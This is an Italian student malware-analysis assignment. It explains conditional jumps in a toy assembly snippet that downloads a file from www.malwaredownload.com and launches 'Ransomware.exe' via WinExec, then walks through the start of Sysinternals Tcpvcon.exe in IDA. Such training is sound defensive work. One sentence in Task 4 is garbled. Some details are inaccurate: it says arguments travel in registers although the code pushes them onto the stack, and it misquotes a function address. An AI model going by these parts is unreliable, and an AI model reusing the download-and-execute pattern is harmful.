

S11 L5

ANALISI MALWARE

ELEONORA VIOLA

TRACCIA:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Analisi sui malware

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Bonus

Analizzare il file C: \Users\user\Desktop \Software Malware analysis\SysinternalsSuite \Tcpvcon.exe con IDA Pro
Analizzare SOLO la "funzione corrente" una volta aperto IDA La funzione corrente la visualizzo con il tasto F12
oppure con il tasto blu indicato nella slide successiva.

Se necessario, reperire altre informazioni con OllyDBG oppure effettuando ulteriori analisi con IDA (o altri software).
Mi interessa soltanto il significato/funzionamento/senso di questa parte di codice visualizzato alla pagina
successiva.

TASK 1

Nel linguaggio Assembly, i salti condizionali modificano il flusso di esecuzione solo quando viene soddisfatta una specifica condizione relativa ai bit nel registro di stato del processore.

I valori nel registro variano in base all'esito dell'ultima istruzione condizionale eseguita.

Tra le più comuni ci sono **"test"** e **"cmp"**.

L'istruzione **"test"**, ad esempio, effettua un'operazione logica AND bit a bit tra due operandi, aggiornando i flag nel registro di stato in base al risultato, senza però memorizzare il valore ottenuto.

A differenza dell'operazione AND, il risultato non viene salvato, ma usato solo per aggiornare i flag. L'istruzione **"cmp"** confronta due operandi tramite una sottrazione e modifica i flag del registro di stato (EFLAGS) in base all'esito della sottrazione, senza modificare gli operandi stessi, diversamente dalla sottrazione vera e propria (SUB).

Con **"cmp"** si effettua un confronto diretto: il risultato, se uguale o diverso da zero, modifica il valore dello **Zero Flag (ZF)** nel registro. Se il risultato è zero, lo **ZF** viene impostato a 1, indicando che i due operandi sono uguali; se il risultato è diverso da zero, lo **ZF** assume il valore 0, segnalando una differenza.

TASK 1

In questa tabella possiamo notare due salti, il primo non viene effettuato perché viene passato 5 dentro il registro EAX il quale viene comparato (cmp) con 5 e quindi il risultato sarà 0.

Dato che il risultato è 0 lo ZF sarà 1 e quindi non effettuerà il **jnz** (jump if not zero) perché lo ZF non è 0.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Task 1

Nel secondo salto, il valore 10 viene caricato nel registro EBX, incrementato di 1, e poi confrontato con 11.

Il risultato di questo confronto è 0, il che imposta il **Zero Flag (ZF)** a 1.

Poiché l'istruzione **jz** (jump if zero) salta se il ZF è 1, il salto verrà effettuato.

Come detto in precedenza per quanto riguarda il primo salto, che utilizza **jnz** (jump if not zero), esso si verifica solo se il ZF è 0. Dunque nel caso di questo malware, il salto non avverrà perché la sorgente e la destinazione sono uguali, quindi il ZF sarà 1.

Al contrario, il secondo salto è un **jz** e verrà eseguito se il ZF è 1. In questo scenario, il salto avrà luogo poiché la sorgente e la destinazione sono uguali e quindi il ZF sarà settato a 1.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Task 2

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2



0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Task 3 – Funzionalità Malware

La funzione **DownloadToFile()**, utilizzata dal malware, sfrutta un'API di Windows per scaricare dati da Internet e salvarli come file sul disco rigido del sistema infettato.

Attraverso questa funzione, il malware può ottenere componenti aggiuntivi o risorse da server remoti e archivarli localmente.

L'API impiegata potrebbe essere **URLDownloadToFile()** o altre funzioni simili, che permettono il download di file da risorse web.

Questo elemento del malware mostra un comportamento dinamico, che gli consente di ottenere ed eseguire ulteriori payload o istruzioni da fonti esterne, rendendo le sue azioni più flessibili e personalizzabili in base alle esigenze dell'attaccante.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Task 3 – Funzionalità Malware

La funzione **WinExec()** viene utilizzata dal malware per sfruttare un'API di Windows che avvia un processo, in questo caso eseguendo il file precedentemente scaricato sul sistema compromesso.

Questo comportamento suggerisce che il malware può svolgere altre azioni malevoli dopo aver scaricato e archiviato i file necessari. Potrebbe, ad esempio, avviare processi dannosi, alterare le configurazioni del sistema o compiere altre attività pericolose.

L'uso di **WinExec()** evidenzia come il malware utilizzi le funzionalità di Windows per eseguire comandi e programmi, conferendo all'attaccante un maggiore controllo sul sistema infettato.

In generale, queste funzionalità dimostrano che il malware ha capacità avanzate per eseguire varie azioni dannose.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

TASK 4

Riguardo alle istruzioni call nelle tabelle 2 e 3, gli argomenti per le funzioni chiamate vengono passati usando i registri, che sono piccole aree di memoria all'interno del processore, utili per immagazzinare dati temporaneamente durante l'esecuzione.

Nella Tabella 2, l'indirizzo dell'URL (www.malwaredownload.com) viene caricato nel registro EAX tramite l'istruzione mov.

Successivamente, il valore di EAX (contenente l'URL) viene passato alla funzione **DownloadToFile()** con l'istruzione push, che mette il valore nello stack, seguito dalla chiamata call per scaricare i file malevoli.

Nella Tabella 3, l'indirizzo del file eseguibile (<C:\Program and Settings\Local User\Desktop\Ransomware.exe>) viene caricato nel registro EDX con mov.

Il valore di **EDX** viene poi passato alla funzione **WinExec()** con push, seguito da una chiamata con call. In entrambi i casi, l'uso dei registri per passare gli argomenti prima della chiamata è una tecnica comune nell'assembly x86 per trasferire parametri alle funzioni .ndo così il valore originale del registro base.

In sostanza, queste istruzioni permettono di "pulire" lo stack frame creato per la funzione, garantendo che lo stack ritorni allo stato precedente all'esecuzione della funzione stessa.

Dal comportamento descritto nelle tabelle, possiamo dedurre che il malware in questione funge principalmente da downloader e esecutore di file malevoli, con capacità che suggeriscono due fasi distinte del suo funzionamento:

- **Downloader (Tabella 2):**
 - il malware utilizza la funzione `DownloadToFile()` per scaricare file da un URL remoto. Il processo viene attivato caricando l'URL nel registro EAX e passando questo valore alla funzione tramite lo stack. Questo comportamento è tipico dei downloader, un tipo di malware che ha il compito di scaricare componenti o payload aggiuntivi da un server remoto senza che l'utente lo sappia.
 - i downloader sono spesso utilizzati come prima fase di infezione, preparando il terreno per attacchi più complessi, come l'installazione di trojan, spyware o ransomware.
- **Esecuzione del payload malevolo (Tabella 3):**
 - nella seconda fase, il malware esegue un file eseguibile precedentemente scaricato tramite la funzione `WinExec()`. In questo esempio, il file eseguibile si trova nel percorso `C:\Program and Settings\Local User\Desktop\Ransomware.exe`, suggerendo che si tratti di un ransomware.
 - il ransomware è un tipo di malware progettato per crittografare i file presenti sul sistema della vittima e chiedere un riscatto per sbloccarli. Questo tipo di malware è particolarmente pericoloso, in quanto può paralizzare il sistema della vittima e causare gravi danni economici e operativi.
- **Downloader:** spesso utilizzato come strumento preliminare per scaricare ed eseguire altri malware, come trojan o spyware. Il downloader è di per sé relativamente semplice, ma può scaricare altri file più complessi e pericolosi.
- **Ransomware:** un malware molto sofisticato che utilizza la crittografia per rendere i file inaccessibili. Il suo scopo principale è estorcere denaro alla vittima in cambio di una chiave di decrittazione. In molti casi, la funzione `WinExec()` viene utilizzata per lanciare processi malevoli, come nel caso del ransomware.

BONUS

Il programma alloca memoria per le variabili locali, tra cui una grande porzione di memoria riservata a **WSAData**, che è tipicamente usata per memorizzare informazioni sullo stato della rete.

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

var_19C= word ptr -19Ch
WSAData= WSAData ptr -198h
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 19Ch
mov     eax, dword_4272B4
xor     eax, ebp
mov     [ebp+var_4], eax
mov     eax, [ebp+argv]
push    eax                ; int
lea     ecx, [ebp+argc]
push    ecx                ; int
push    offset aTcpview ; "TCPView"
call    sub_420CE0
add     esp, 0Ch
test    eax, eax
jnz     short loc_41DA74
```

1. Inizializzazione e gestione della rete:

- la variabile **WSAData** viene preparata per l'utilizzo, probabilmente per inizializzare le funzionalità di rete necessarie al programma.
- viene eseguita un'operazione **XOR** su una variabile locale, che potrebbe essere un controllo o una sorta di preparazione di un valore iniziale per un successivo utilizzo.

2. Elaborazione degli argomenti di input:

- il programma accede agli argomenti passati dalla riga di comando. Ciò è comune nei programmi che possono essere eseguiti da terminale o script, accettando parametri per configurare il loro comportamento.

3. Chiamata a una funzione esterna:

- un aspetto interessante è la chiamata a una funzione che coinvolge la stringa "TCPView". Questo suggerisce che il programma interagisce in qualche modo con "TCPView", uno strumento di Microsoft che monitora le connessioni di rete TCP e le porte aperte sul sistema.
- la funzione chiamata (**sub_42C0E0**) potrebbe essere una parte critica dell'applicazione che effettua il monitoraggio o la gestione delle connessioni di rete utilizzando le informazioni di "TCPView".

4. Controllo del risultato:

- una volta effettuata questa operazione, il programma verifica il risultato controllando il contenuto del registro **eax**, che contiene il valore di ritorno di una funzione.
- se il valore indica un errore o una condizione specifica, il flusso del programma si dirigerà verso un'altra sezione di codice.

BONUS

```
loc_41DA74:
mov     edx, 101h
mov     [ebp+var_19C], dx
lea     eax, [ebp+WSAData]
push    eax                ; lpWSAData
movzx   ecx, [ebp+var_19C]
push    ecx                ; wVersionRequested
call    ds:WSAStartup
test    eax, eax
jz      short loc_41DAAB
```

Questo comando richiama la funzione **WSAStartup**, accennata in precedenza, utilizzando i parametri precedentemente inseriti nello stack (**wVersionRequested** e **lpWSAData**).

WSAStartup fa parte delle API Winsock di Windows e serve per avviare l'uso delle funzionalità di rete nell'applicazione.

Prima di poter gestire connessioni TCP/IP o altre operazioni di rete, un programma deve eseguire WSAStartup per assicurarsi che la libreria Winsock sia correttamente inizializzata.

```
loc_41DAAB:                ; lpCriticalSection
push    offset stru_42BC20
call    ds:InitializeCriticalSection
push    offset CriticalSection ; lpCriticalSection
call    ds:InitializeCriticalSection
push    offset aSebugprivile ; "SeDebugPrivilege"
call    sub_420F50
add     esp, 4
call    sub_418110
mov     byte_42BD20, al
movzx   edx, byte_42BD20
test    edx, edx
jnz     short loc_41DAED
```


L'istruzione `call ds:InitializeCriticalSection` invoca la funzione `InitializeCriticalSection`, utilizzata per configurare una sezione critica.

Questo è un meccanismo di sincronizzazione che impedisce a più thread di accedere contemporaneamente a una risorsa condivisa.

Il comando `push offset aSebugprivile` si riferisce a una stringa che rappresenta un privilegio specifico nel sistema Windows.

Questo privilegio permette a un processo di eseguire operazioni di debug su altri processi, anche se non ne è il proprietario, infatti permette a un programma di accedere a tutte le risorse di sistema di un altro processo, potenzialmente superando le normali limitazioni di sicurezza.

BONUS



```
push    offset aCouldNotInitia ; "Could not initialize Winsock.\n"  
call    sub_40837A  
add     esp, 4  
or      eax, 0FFFFFFFFh  
jmp     short loc_41DB20
```

Questa parte finale mostra un frammento di codice che si occupa di visualizzare un messaggio di errore se Winsock non è stato inizializzato correttamente:

se **WSAStartup** fallisce, viene visualizzato il messaggio "Could not initialize Winsock.\n", segnalando all'utente che il programma non può procedere perché non è riuscito a inizializzare le funzionalità di rete.

Viene impostato un valore di errore (in questo caso 0xFFFFFFFF, che rappresenta un errore generico) e il programma si prepara a uscire o a gestire l'errore in un modo specifico.

CONCLUSION

In conclusione tcpvcon.exe è un eseguibile che fa parte dello strumento TCPView di Sysinternals, un set di utilità sviluppate da Microsoft per la diagnostica di sistema.

Viene utilizzata per visualizzare tutte le connessioni TCP e UDP attive sul sistema, insieme ai processi che le stanno utilizzando. È utile per monitorare l'attività di rete e diagnosticare problemi legati alle connessioni, come porte aperte, traffico sospetto o connessioni non autorizzate.

S11-L5

Thank You

ELEONORA VIOLA